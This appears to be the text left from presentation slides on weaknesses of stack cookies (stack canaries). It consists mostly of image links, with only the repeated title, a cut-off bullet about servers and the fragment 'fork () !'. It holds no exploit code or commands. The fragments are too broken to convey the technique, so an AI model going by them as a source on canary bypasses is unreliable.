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



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


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



Stack Cookie: Weaknesses

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


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



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


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



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


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

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
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

Stack Cookie: Weaknesses

- Servers...




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
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


Stack Cookie: Weaknesses

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
fork () !

fork () !



